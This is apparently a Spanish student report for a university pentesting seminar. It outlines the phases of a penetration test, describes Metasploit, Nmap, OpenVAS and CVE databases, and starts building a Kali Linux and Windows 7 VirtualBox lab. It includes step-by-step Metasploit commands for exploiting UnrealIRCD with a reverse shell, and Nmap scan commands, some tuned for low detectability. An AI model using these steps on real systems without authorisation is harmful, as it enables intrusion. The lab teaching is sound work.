En esta fase los pentester, comienzan a descubrir todos los activos de la empresa auditada y ya comienzan a recopilar información sensible como elementos de la infraestructura, tipos de sistemas operativos, configuración de firewalls, antivirus y cualquier tipo de programa instalados en su entorno; esto lo realizan con ayudas de softwares especializados para encontrar vulnerabilidades y estos se encargan de dar un reporte donde el sistema se encuentra débil y podría ser atacado.

Este punto es importante porque la pericia del profesional de seguridad informática puede, llevar a un buen estudio de los resultados dando a conocer los falsos positivos o negativos.

Con el escaneo, los softwares de la empresa pueden reportar:

- Vulnerabilidad por diseño, las cuales se presentan en la arquitectura del software y permiten realizar acciones indebidas.

- Versiones desactualizadas, los cuales pueden presentar fallos porque quedan desatendidas y que se corrigen en versiones recientes del software en cuestión.
- Problemas de autenticación, las cuales no son adoptadas por la empresa y reflejan un mal manejo de seguridad.
- Vulnerabilidad de las APIS, problemas en diseños de las mismas, las cuales pueden conllevar un problema de seguridad, por ejemplo, cuando las variables no son preparadas o están sensibles a inyección de códigos y cuando no tiene una autenticación de consumo.
- Carga de contenido malicioso, que insertan al sistema de información archivos peligrosos sin ningún tipo de política o control de seguridad.

Entre las herramientas que ayudan en esta fase encontramos:

- Nmap
- Acunetix
- WPScan

Fase de Explotación.

En esta fase, los expertos en seguridad informática, comienzan a analizar las amenazas encontradas en el punto anterior y abordan el tema verificando si son amenazas reales o explotables, en el caso de ser explotables, evalúan que impacto tienen dichas vulnerabilidades para la seguridad de los activos de la empresa y como, mediante herramientas pueden ser mitigadas.

Esta actividad debe quedar registrada y bien documentada, con cada movimiento que se realizó, sea o no exitoso.

Los pentester, se encargan de verificar toda la infraestructura y atacan servicios principales de la empresa con el fin de exponer las vulnerabilidades y estas actividades las realizan sobre:

- **Windows Active Directory:** Realizan penetración a los directorios activos para tomar el control de acceso a sistemas, escaladas de privilegios y acceso a la infraestructura de la empresa auditada
- **Servidores web:** Explotación por fallos en sistemas web como son inyección de comandos, inyección SQL, Cross-Site Scripting (XSS), fallos en control de acceso (IDOR), Server-Side Request Forgery y peticiones no autorizadas de solicitudes (SSRF).
- **Sistemas de gestión de contenido (CMS):** Softwares en plataformas con vulnerabilidades, que contienen plugin con una alta gama de funcionalidades, los cuales son usados por las empresas por su fácil y gran manejo; entre ellas; WordPress o Drupal.
- **Servidores FTP y bases de datos:** Servidores que manejan ficheros, los cuales usan técnicas como fuerza bruta para su penetración, y buscan determinar contraseñas debilites o la forma de acceder sin una previa autorización.
- **Servidores de correo electrónico:** Estos servidores muy atacados, para actos delictivos; unas de las técnicas es el phishing y la suplantación, haciendo cometer errores a las personas que abran un link malicioso; por lo cual un pentester, busca si las políticas aplicadas son fuertes y la robustez de la máquina.

Entre las herramientas que ayudan en esta fase encontramos:

- OpenVas
- Nessus

- Metasploits.
- SQLMap

Fase Post Explotación.

Cuando ya se tienen bien documentados y expuestos las explotaciones de las vulnerabilidades en el sistema, se evalúa el sistema comprometido y se estudia si hay otras oportunidades de mejoras haciendo ataques profundos en esos puntos críticos ya explotados.

En esta fase los pentester buscan crear persistencias en los sistemas creando ataques conocidos y buscando como mitigar el problema encontrado.

Fase de Reporte y Mitigaciones.

Es la fase donde la empresa recibe la documentación oficial sobre las vulnerabilidades encontradas, las recomendaciones del experto en seguridad, para mitigar esos fallos y la importancia de actuar de manera oportuna.

Es importante que la empresa reciba un informe ejecutivo y otro técnico coherente, bien detallado; con el fin de que los ejecutivos, presenten en su comité y tomen acciones al respecto y el técnico, para que los encargados de seguridad, puedan tomar los correctivos y sepan cómo hacerlo de manera correcta.

Herramientas de Ciberseguridad

Herramientas

Metasploit.

Herramienta usada en seguridad informática de código abierto, que ayuda en la explotación de vulnerabilidades, en las pruebas de penetración. Esta herramienta desarrollada por la firma IDS en el 2003 y propiedad de Rapid7; hecha en código Perl y traducida a Ruby.

Esta herramienta no solo sirve para la explotación de vulnerabilidades, sino que tiene un módulo para la postexplotacion de códigos maliciosos (poayload).

Las funcionalidades destacadas de esta herramienta son:

- **Escanear y recopilar información**: usa herramienta como Nmap, y recopila datos sobre el objetivo.
- **Identificar y explorar vulnerabilidades:** En la explotación, detecta vulnerabilidades conocidas en los sistemas y analiza el Common Vulnerabilities and Exposures (CVE)
- **Escalada de privilegios:** Incluye herramientas QUE PERMITE OBTENER privilegios en diferentes SO, los cuales pueden ser Windows, Linux, entre otros.
- **Instalar *backdoors*:** usa el Payload, para introducir a los sistemas ataques por puertas traseras y realizar extracción de información.
- **Hacer *fuzzing***: verifica fallas informáticas, que permitan la infiltración directamente a la red de la empresa.
- **Evasión de antivirus**: Incluye herramientas para la sobreescritura de código y esto con el fin de no ser detectados por los sistemas implementados en defensa de la infraestructura.

- **Eliminación de rastros**: Tiene métodos, para borran cualquier rastro de actividad de un ataque como son Huellas digitales, log y archivos maliciosos usados.

Algunos comandos para trabajar con NMAP.

- Una vez teniendo el reporte realizada con NMAP y teniendo un puerto vulnerable, podemos explorar dicha vulnerabilidad con esta herramienta. Tenemos un ejemplo, donde el escaneo nos mostró un puerto vulnerable 5000 UnrealIRCD.
- Iniciamos metaespoits, usando las claves de inicio y este nos deja dentro del programa **msf6**>
- Usamos el comando **search UnrealIRCD**, para que este busque en su base de datos y nos muestre los resultados del exploid que podemos usar para la explotación y este nos indica su fiabilidad, fecha y descripción; pero una parte importante es el número #, porque con este, es que vamos a realizar la explotación.
- Teniendo listo el registro a ejecutar, entonces en Kali Linux, en la herramienta metasploit, ejecutamos el comando **use 0** o el # que deseamos ejecutar.
- Ya dentro del exploid, miramos las opciones usando show options.
- Luego listamos los payloads, que es el código o algoritmo que se introduce a la maquina victima para realizar el ataque usando el comando show paytload, importante para esta ejecución detectar el número # de registro a usar.
- Luego teniendo el # identificado de **payloads** procedemos a ejecutar usando el comando set payload 4 o el número a correr.
- Luego miramos las opciones con el comando **show options** y esto nos muestra los nombres de los exploits configurados y listos para ser lanzados.

- Para el caso ya podemos hacer los respectivos ataques, primero lanzándolo y luego recibiendo una setf reversa a la IP de la maquina atacante y una vez configurada solo es usar el comando **run** y tendremos los resultados.
- Con esto, ya podemos tener acceso a la maquina víctima y podemos navegar sobre ella sin problemas.

NMAP.

llamada "Network Mapper"**,** Herramienta de código abierto desarrollada por Gordon Lyon, usada para explotación de vulnerabilidades que ayuda a auditar y escanear redes, para que el experto en seguridad informática comprenda la red que está interviniendo.

Esta herramienta ayuda a la recolección o a realizar un inventario de direcciones IP, el estado de los puertos de la maquina objetivo, información de sistemas operativos y los servicios que estos exponen en la red, realiza recomendaciones, para configuración de firewall, e identifica la disponibilidad del enrutador, programa actualizaciones de servicios, enumera servicios como abiertos, cerrados, filtrados y sin filtrar. entre otras funciones.

NMAP, puede realizar varios tipos de escaneos como son:

- **FIN**: Este escaneo permite determinar si el servidor, esta después de una barrera de seguridad como Firewall.
- **Ping-Arp**: este escaneo es muy útil, porque determina si este, se encuentra activo o no en la red y permite conseguir datos específicos de dicho elemento.
- **TCP Connect**: Permite verificar estados de puertos de equipos de la red y las conexiones completas al mismo.

- **Sondeo de lista**: Perite listar, todos los equipos que hacen parte sin enviar paquetes que permitan conseguir este objetivo, ya que lleva a cabo resolución inversa de DNS.

Algunos comandos para trabajar con NMAP.

- El comando más básico es **#nmap -h**; el cual muestra la ayuda de la herramienta y las combinaciones empleadas dependiendo lo que se necesita encontrar.
- Cuando ya conocemos el segmento de la red donde estamos, usando la instrucción de Kali Linux **#ifconfig**, "para mi caso la maquina nos arroja la IP **192.168.0.8**", con eso tenemos los tres primeros octetos de la red, que son 192.168.0, entonces podemos hacer un escaneo de nuestra red usando la instrucción **#nmap 192.168.0.0/24** y este nos muestra un reporte de lo encontrado, que serían máquinas de nuestra red.
- Para el caso que ya tenemos alguna maquina objetivo; entonces comenzamos a realizar combinaciones con NMAP, para encontrar información relevante.
- Para escanear una maquina podemos usar #nmap 192.168.0.5 siendo esta la máquina de Windows 7 instalada en el laboratorio Ova.
- Para sabes conocer los puertos de dicha maquina podemos usar el comando #nmap -p- 192.168.0.5 = este escanea todos los puertos.

#nmap -p80 192.168.0.5, muestra resultado del puerto 80

#nmap -p80,443 192.168.0.5, muestra resultado del puerto 80 y 443

#nmap -p 80-1000 192.168.0.5, muestra resultado entre el puerto 80 y el 1000

#nmap -p 80-1000 192.168.0.5 –stats-every=5s, muestra resultado entre el puerto 80 y el 1000 y entrega resultado cada 5 segundos

#nmap -p – O 192.168.0.5, muestra resultado de puertos y el sistema que corre sobre los mismos.

#nmap -p -oN rutaarchivo.log 80-1000 192.168.0.5, muestra resultado de escaneo en y deja la información en archivo XML dentro de la máquina, si usamos -oA, muestra en todos los formatos posibles (4).

#nmap -T2 -n 80-1000 192.168.0.5, realiza escaneo a bajo perfil, más lento, menos detectable y la configuración -n, quita el escaneo por DNS; la velocidad de escaneo T0 – T5, donde T0 es bajo y lento, pero con menos ruido “menos detectable” y T5 más rápido “más rápido y detectable”.

Así hay una cantidad más de combinaciones muy importantes en el uso de la herramienta como –open –sV -v -f -Pn y cada una muestra un resultado adicional en el reporte.

OpenVas.

Herramienta para escaneo de vulnerabilidades desarrollada por Greenbone Networks desde 2009, se encarga de detectar problemas de bajo y alto riesgos, el cual tiene más de 50.000 mil test y es retroalimenta por las empresas y expertos en el tema; además tiene un interfaz gráfico sencilla y entendible para el usuario.

Esta herramienta tiene funciones como son: pruebas autenticadas y no autenticadas, tiene protocolos industriales de alto y bajo nivel y se puede ajustar dependiendo la exploración que pueden ser de baja o alta escala.

Sus características son:

- Documentación extensa, bien argumentada y definida.
- Tiene la versatilidad de trabajo desde líneas de comando y entorno gráfico y contempla muchos datos de interés, que pueden generar informes muy detallados.

- Tiene un soporte, comunidades que apoyan mucho en los temas relacionados a explotación de vulnerabilidades y tutoriales.

Algunos comandos para trabajar con NMAP

- Ya instalada la herramienta dentro del Kali Linux, debemos usar los siguientes comandos para comenzar con el escaneo:
- Openvas-start, que nos permite arrancar la herramienta y esta nos lleva a una página web donde llamada GreenBone.
- Estando dentro de la plataforma web, podemos comenzar a realizar el escáner que necesitamos y programar nuevas tareas para cada uno.
- Cuando el sistema detecta la vulnerabilidad, muestra información de la misma, si es alta o no, dependiendo la criticidad, el impacto que tiene dentro del sistema y posibles soluciones, para mitigar el problema.

Servicios en Línea

ExploitDB.

Proyecto sin ánimo de lucro desarrollado por la compañía **Offensive Security;** Son aplicaciones usadas por pentester, para mejorar las auditorías a realizar; los exploitDB se realizan sobre bases de datos públicas y se mantienen los registros de vulnerabilidades explotadas y conocidas, para futuras pruebas.

Esta base de datos es alimentada desde varias fuentes como son: vulnerabilidades divulgadas, investigaciones y presentaciones realizadas por el equipo de seguridad.

CVE.

También conocidas como “Vulnerabilidades y exposiciones comunes”, mantenida por MITRE Corporation; que son un conjunto o lista de vulnerabilidades que están debidamente referenciadas y constituyen riesgos públicamente conocidos.

Los CVE, definen las vulnerabilidades como errores de software que permiten a un atacante obtener acceso no autorizado a un sistema de información y de esta manera se puedan propagar malwares.

En este tipo de ataque, se obtiene una delegación privilegios y el atacante puede obtener información sensible y de vital importancia para la empresa.

Muchas veces, los códigos realizados para una operación automáticas, no están debidamente asegurados o tienen huecos de seguridad, que pueden permitir una penetración al sistema de información de una empresa y a esto se le conoce como exposición según CEV.

La principal función de CVE es brindar un catálogo gratuito de software y firmware, con el fin de que las empresas mejoren sus defensas contra ataques informáticos; que los productos ofrecidos sean fiables y capaz de resguardar a la empresa de Inter operadores, detecta si ya hay implementado productos compatibles que realicen trabajo se protección y brinda información a proveedores de las actualizaciones de los sistemas para evitar problemas de vulnerabilidad.

Beneficios de usar CVE:

- Proporcionar interoperabilidad entre productos y servicio.
- La organización suministra estándares en pro al beneficio de sus clientes.
- Los hace competentes en el mercado.
- Por su seguridad los hace más apetecidos en el mercado, retornando dividendos altos; toda vez que mantienen una garantía y un sello de protección establecidas por CEV.

- Permite a sus clientes, la actualización de sus productos adquiridos.

Las bases de datos principales de vulnerabilidades CEV son:

- **Base de datos nacional de vulnerabilidades (NVD**): Permite un marco más amplio de vulnerabilidades, más grande que la lista MITRE, el cual proporciona un ID y una breve reseña.

- **Plataforma de evaluación de vulnerabilidades (vulnerabilidades):** Es una actualización de vulnerabilidades de seguridad, cada ítem tiene su ID, la definición, que tan grave es, proporcionan un escáner de NMAP, extensión de escáner para los navegadores y herramientas que permiten la búsqueda avanzada de vulnerabilidades mediante la IA.


- **Base de datos de vulnerabilidades (VulDB):** Base amplia de fallas reportadas, permite la administración de vulnerabilidades y la forma como afrontar amenazas y respuestas a incidentes reportados.

Laboratorio o banco de trabajo

Descargar Herramienta Virtualizadora VirtualBox (A)


Realizamos la descarga del sitio oficial de virtualbox, para el sistema operativo que tenemos instalado, usando el siguiente link: **https://www.virtualbox.org/wiki/Downloads**

Figura 1. Página de descarga de Kali Linux



Fuente propia.

Figura 2. Versión de virtualBox




Fuente propia.

Descargar de Componentes para Laboratorio OVA (B)


Nos dirigimos al entorno de aprendizaje, foro y descargamos los archivos compartidos por el tutor en la ruta: **https://unadvirtualedu-my.sharepoint.com/personal/luis_zambrano_unad_edu_co/_layouts/15/onedrive.aspx?id=%2Fpersonal%2Fluis%5Fzambrano%5Funad%5Fedu%5Fco%2FDocuments%2FLaboratorios%20Controlados%2FSeminario%20Especializado%2FRedTeam%26BuleTeam2024&ga=1**

Figura 3. Página de la universidad, para descarga de componentes del laboratorio.



Fuente propia.

Figura 4. Archivos descargados al equipo local.




Fuente propia.

Preparación del Ambiente para Laboratorio OVA (C)

Una vez tengamos los componentes, comenzamos a realizar las instalaciones de las maquias en nuestro virtualizador; en este apartado instalaremos una máquina de Kali Linux y una con Windows 7 Pro.

Para este ejercicio ya tengo la maquina Kali Linux montada con anterioridad

Figura 5. Máquina virtual de Kali Linux



Fuente propia.


Ahora procedo a montar la maquina obtenida en OVA, Windows 7; para lo cual se necesitan hacer las siguientes configuraciones.

Estando en Kali Linux importamos la OVA, por lo cual es necesario seleccionar la ruta donde está el recurso.

Figura 6. Espacio de instalación de maquina Windows 7.

Fuente propia.


Figura 7. Selección de maquina OVA, Windows 7.



Fuente propia.

Luego, configuraremos los recursos de esa maquina


Figura 8. Configuración de recursos en virtual box de la maquina Windows 7.



Fuente propia.

Comienza importación de archivo.


Figura 9. Importación de archivos a la máquina virtual.



Fuente propia.

Una vez terminada la exportación de archivos, ya queda instalada Windows 7 funcionando en nuestra máquina virtual.


Figura 10. Windows 7 en máquina virtual



Fuente propia.

Apagamos la máquina y configuramos las opciones de red, y seleccionamos adaptador puente, para obtener internet.


Figura 11. Configuración de adaptador de red para Windows 7.



Fuente propia.

Comprobamos que tengamos red dentro de la maquina OVA W7, abriendo la terminal CMD y pulsando el comando ipconfig y el sistema nos debería informa que se le asigno una dirección IP, que para este caso es: 192.168.0.5


Figura 12. Consulta de IP asignada en sistema Windows 7.



Fuente propia.

Luego desactivamos el firewall del Windows 7 de la maquina OVA, para evitar problemas de comunicación.


Figura 13. Configuración del firewall de Windows.



Fuente propia.

Procedemos a abrir la maquina con el sistema operativo kali Linux

